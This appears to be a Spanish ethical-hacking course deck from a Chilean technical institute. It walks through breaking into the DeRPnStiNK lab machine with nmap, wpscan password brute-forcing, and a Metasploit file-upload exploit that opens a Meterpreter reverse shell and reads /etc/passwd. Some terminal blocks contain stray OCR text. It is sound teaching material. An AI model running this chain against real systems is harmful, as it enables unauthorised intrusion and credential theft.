

HACKING ETICO



Mauricio Mora D.
Ingeniero de Networking


Agustín Salas F.
Asesor Academias IT
 agustin_salas_f

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



ÁREAS DE INTERÉS


UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



ACADEMIAS IT

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA

nacap




METODOLOGIA EH



HACK LAB

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



ORACLE VIRTUALBOX

ENUMERACION

```
msf > db nmap 10.0.2.6
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-28 19:02 UTC
[*] Nmap: Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
[*] Nmap: ARP Ping Scan Timing: About 100.00% done; ETC: 19:02 (0:00:00 remaining)
[*] Nmap: Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 7.00% done; ETC: 19:02 (0:00:00 remaining)
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.0057s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 80/tcp    open  http
[*] Nmap: MAC Address: 08:00:27:14:24:55 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
msf >
```

ENUMERACION

```
msf > hosts
[!] Most Visited ▾ [!] Offensive Security ↗ Kali Linux ↗ Kali Docs ↗ Kali Tools ↗ Exploit-DB ↗ Aircrack-ng ↗ Kali F
Hosts
=====
address      mac          name    os_name   os_flavor  os_sp  purpose  info   comments
-----      -----        -----  -----     -----     -----  -----   -----  -----
10.0.2.6    08:00:27:14:24:55      Unknown           device
```

```
msf > services
[!] Most Visited ▾ [!] Offensive Security ↗ Kali Linux ↗ Kali Docs ↗ Kali Tools ↗ Exploit-DB ↗ Aircrack-ng ↗ Kali Forums ↗ NetHunter
Services
=====
host      port  proto  name    state   info
----      ----  -----  -----  -----  -----
10.0.2.6  21    tcp    ftp     open
10.0.2.6  22    tcp    ssh     open
10.0.2.6  80    tcp    http   open
```

ANALISIS DE LA ENUMERACION

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



- Host 10.0.2.6
 - Puerto 21 FTP
 - Puerto 22 SSH
 - Puerto 80 HTTP

EXPLOTACION

view-source:http://10.0.2.6/

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-r

```
1 <html>
2
3 <head>
4
5   <meta charset="UTF-8">
6
7   <title>DeRPnStiNK</title>
8
9   <link rel="stylesheet" href="css/style.css">
10 <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>
11 <script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>
12 <script type="text/info" src="/webnotes/info.txt"></script>
13 </head>
14
15 <body>
16   <!-- particles.js container -->
17 <div id="particles-js"></div>
18
19 <!-- stats - count particles -->
20 <div class="count-particles">
21
22 </div>
23 <div class="divhead">
24 <h1 style="color:Purple; font-size:250%;">DeRPnStiNK</h1>
25 </div>
26 <div class="divpic">
27 <table>
28   <tr>
29     <td style="padding:5px">
30       
31     </td>
32     <td style="padding:5px">
33       
34     </td>
35   </tr>
36 </table>
37
38 </div>
39
40 <script src='js/particles.min.js'></script>
41 <script src="js/index.js"></script>
42
43 </body>
```

```
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js">
<script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>
<script type="text/info" src="/webnotes/info.txt"></script>
```

EXPLOTACION

A screenshot of a web browser window. The address bar shows '10.0.2.6/webnotes/info.txt'. The page content includes a navigation bar with links like 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', 'Aircrack-ng', 'Kali Forums', and 'NetHunter'. Below the navigation bar, there is a message: '--> @stinky, make sure to update your hosts file with local dns so the new derpnstink blog can be reached before it goes live -->'. The main text area contains a command-line output from a Kali Linux terminal:

```
[stinky@DeRPnStiNK /var/www/html ]$ whois derpnstink.local
```

The WHOIS output for the domain 'derpnstink.local' is shown. A green arrow points to the domain name 'derpnstink.local' in the first line of the output. The output includes the following details:

```
Domain Name: derpnstink.local Registry Domain ID:  
2125161577_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.fakehosting.com Registrar URL:  
http://www.fakehosting.com Updated Date: 2017-11-12T16:13:16Z Creation Date: 2017-11-12T16:13:16Z Registry Expiry  
Date: 2017-11-12T16:13:16Z Registrar: fakehosting, LLC Registrar IANA ID: 1337 Registrar Abuse Contact Email:  
stinky@derpnstink.local Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited https://icann.org  
/epp#clientTransferProhibited DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form:  
https://www.icann.org/wicf/ >>> Last update of whois database: 2017-11-12T16:13:16Z <<< For more information on  
Whois status codes, please visit https://icann.org/epp NOTICE: The expiration date displayed in this record is the date the  
registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not  
necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may  
consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.  
TERMS OF USE. You are not authorized to access or query our Whois database through the use of electronic processes.
```

EXPLORACION

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



```
root@kali:~# tail /etc/hosts
127.0.0.1      localhost kali
::1            localhost ip6-localhost ip6-loopback
fe00::0        ip6-localnet
ff00::0        ip6-mcastprefix
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.0.2.6      derpnstink.local
```

A screenshot of a web browser window. The address bar shows 'derpnstink.local/weblog/'. The page content is a search results page from the Kali Linux forums. The top navigation bar includes links for 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', 'Aircrack-ng', 'Kali Forums', and 'NetHunter'.

DeRPNStiNK Professional Services

CaniHazURMoneyPlz

About Us

Search ...



Mr. Derp

EXPLOTACION

```
root@kali:~/Desktop/derpnstink# wpscan
n Naples, FL. Spoke at an international conference about selling
```

```
n Africa. Uniquely-equipped for working with toy planes on the
ket.
```



```
WordPress Security Scanner by the WPScan Team
Version 2.9.3
```

```
Sponsored by Sucuri - https://sucuri.net
Prof. @WPScanService, Prof. @WPScanDB, Prof. @_WPScan_, @ethicalhack3r, @erwan_lr, pndl, @_FireFart_
root@kali:~/Desktop/derpnstink# wpscan -u derpnstink.local/weblog > wpScan.txt
root@kali:~/Desktop/derpnstink# wpscan -u 10.0.2.6/weblog --enumerate u
```

```
[+] Identified the following 2 user/s:
```

+-----+-----+-----+	Id Login Name	+-----+-----+-----+
	1 unclestinky 404 Not	
	2 admin admin – DeRPnStiNK Professional	

EXPLOTACION



```
[+] Starting the password brute forcer
[+] [SUCCESS] Login : admin Password : admin
Brute Forcing 'admin' Time: 00:00:59 <           > (1001 / 88397) 1.13% ETA: 01:26:59
+-----+
| Id | Login | Name | Password |
+-----+
|   | admin |     | admin   |
+-----+
```

```
root@kali:~/Desktop/derpnstink# wpscan -u 10.0.2.6/weblog -w /usr/share/wordlists/metasploit/password.lst --username admin --threads 50
```

EXPLOTACION

[!] Title: Tribulant Slideshow Gallery <= 1.5.3 - Arbitrary file upload & Cross-Site Scripting (XSS)
Reference: <https://wpvulndb.com/vulnerabilities/8263>
Reference: http://cinu.pl/research/wp-plugins/mail_5954cbf04cd033877e5415a0c6fba532.html
Reference: <http://blog.cinu.pl/2015/11/php-static-code-analysis-vs-top-1000-wordpress-plugins.html>

```
root@kali:~# msfconsole

      dTb.dTb
      4' v 'B .'"`/|\````.
      6. .P : . / | \ . :
      'T;..;P' . / | \ .
      'T; ;P' . / | \ .
      'YvP' . / | \ .

I love shells --egypt

      =[ metasploit v4.16.30-dev ] 
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post      ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops       ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use unix/webapp/wp_slideshowgallery_upload
msf exploit(unix/webapp/wp_slideshowgallery_upload) >
```

EXPLOTACION

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies
RHOST      [REDACTED]      yes       A proxy chain of format type:host:port[,type:host:port][...]
RPORT      80              yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       The base path to the wordpress application
VHOST
WP_PASSWORD [REDACTED]     yes       Valid password for the provided username
WP_USER    [REDACTED]     yes       A valid username

Exploit target:
=====
Id  Name
--  --
0   WP SlideShow Gallery 1.4.6 Quipped for working with toy planes on the
black market.
```

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set rhost 10.0.2.6
rhost => 10.0.2.6
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
```

METERPRETER

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > options
[!] Most Visited [!] Offensive Security [!] Kali Linux [!] Kali Docs [!] Kali Tools [!] Exploit-DB [!] Aircrack-ng [!] Kali Forums [!] NetHunter
Module options (exploit/unix/webapp/wp_slideshowgallery_upload):
Name      Current Setting  Required  Description
mosquito repellent in Tampa, FL. Spent 2001-2007 donating shaving cream
-----in Nigeria-----
Proxies
RHOST    10.0.2.6        yes       A proxy chain of format type:host:port[,type:host:port][...]
RPORT    80                yes       The target port (TCP)
SSL      false             no        Negotiate SSL/TLS for outgoing connections
TARGETURI /weblog          yes       The base path to the wordpress application
VHOST    Uncle Stinky      no        HTTP server virtual host
WP_PASSWORD admin           yes       Valid password for the provided username
WP_USER   admin             yes       A valid username

Spent 2001-2007 working with wool in Ohio. Had a brief career testing the
Payload options (php/meterpreter/reverse_tcp): some experience consulting
about race cars in the government sector. Earned praise for promoting toy
Name      Current Setting  Required  Description
-----monkeys-in-Naples, FL. Spoke at an international conference about selling
LHOST    10.0.2.5           yes       The listen address
LPORT    4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   WP SlideShow Gallery 1.4.6
```

EXPLOIT

METERPRETER

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit -j
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 10.0.2.5:4444
msf exploit(unix/webapp/wp_slideshowgallery_upload) > [*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file bdxxxkiip.php
[*] Sending stage (37543 bytes) to 10.0.2.6
[*] Meterpreter session 3 opened (10.0.2.5:4444 -> 10.0.2.6:33072) at 2018-03-28 23:09:30 +0000
[+] Deleted bdxxxkiip.php
```

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > sessions
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
Active sessions
=====
mosquito repellent in Tampa, FL. Spent 2001-2007 donating shaving cream

Id  Name    Type      Information           Connection
--  --     --
3   meterpreter php/linux  www-data (33) @ DeRPnStiNK  10.0.2.5:4444 -> 10.0.2.6:33072 (10.0.2.6)

msf exploit(unix/webapp/wp_slideshowgallery_upload) >
```

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > sessions 3
[*] Starting interaction with 3...
meterpreter > ls
Listing: /var/www/html/weblog/wp-content/uploads/slideshow-gallery
=====
Mode          Size      Type  Last modified      Name
----          ----      ---   -----          ---
40777/rwxrwxrwx  4096    dir   2017-11-13 03:43:29 +0000  cache
100644/rw-r--r-- 108987   fil   2017-11-13 03:45:12 +0000  derp.png
100644/rw-r--r-- 11114   fil   2017-12-12 21:44:11 +0000  elidumfy.php
meterpreter > |
```

DIRECTORIO DE LA VICTIMA

```
meterpreter > cd /
meterpreter > ls
Listing: /
=====
mosquito repellent in Tampa, FL. Spent 2001-2007 donating shaving crea
Mode   in Nigeria.  Size    Type  Last modified      Name
----   -----     ----  -----  -----
40755/rwxr-xr-x  4096    dir   2017-11-12 02:02:30 +0000  bin
40755/rwxr-xr-x  4096    dir   2017-11-12 02:02:37 +0000  boot
40775/rwxrwxr-x  4096    dir   2017-11-12 02:01:11 +0000  cdrom
40755/rwxr-xr-x  4100    dir   2018-03-28 14:15:52 +0000  dev
40755/rwxr-xr-x  12288   dir   2018-03-28 14:16:04 +0000  etc
40755/rwxr-xr-x  4096    dir   2017-11-12 17:54:19 +0000  home
100644/rw-r--r--  20658353  fil   2017-11-12 02:02:37 +0000  initrd.img
40755/rwxr-xr-x  4096    dir   2017-11-12 02:02:30 +0000  lib
40700/rwx-----  16384   dir   2017-11-12 01:58:38 +0000  lost+found
40755/rwxr-xr-x  4096    dir   2017-11-12 01:59:41 +0000  medialting
40755/rwxr-xr-x  4096    dir   2017-11-12 01:59:41 +0000  mnt
40755/rwxr-xr-x  4096    dir   2017-11-12 01:59:41 +0000  opt
40555/r-xr-xr-x  0       dir   2018-03-28 17:15:42 +0000  procfl selling
40700/rwx-----  4096    dir   2018-01-09 17:23:43 +0000  root
40755/rwxr-xr-x  840     dir   2018-03-28 14:25:29 +0000  run
40755/rwxr-xr-xrke 12288   dir   2017-11-12 02:08:37 +0000  sbin
40755/rwxr-xr-x  4096    dir   2017-11-12 14:02:14 +0000  srv
40755/rwxr-xr-x  4096    dir   2017-11-12 18:40:56 +0000  support
40555/r-xr-xr-x  0       dir   2018-03-28 14:15:22 +0000  sys
41777/rwxrwxrwx  4096    dir   2018-03-28 20:17:01 +0000  tmp
40755/rwxr-xr-x  4096    dir   2017-11-12 01:59:41 +0000  usr
40755/rwxr-xr-x  4096    dir   2017-11-12 02:12:33 +0000  var
100644/rw-r--r--  6654464  fil   2017-11-12 01:59:42 +0000  vmlinuz
```

PASSWD

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoipd daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
```

PASSWD

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



```
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky:/bin/bash
ftp:x:118:126:ftp daemon,,,:/srv/ftp:/bin/false
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash
```



UNA VÉZ EXPLOTADO

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA



ESTO ES EL FIN.

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA

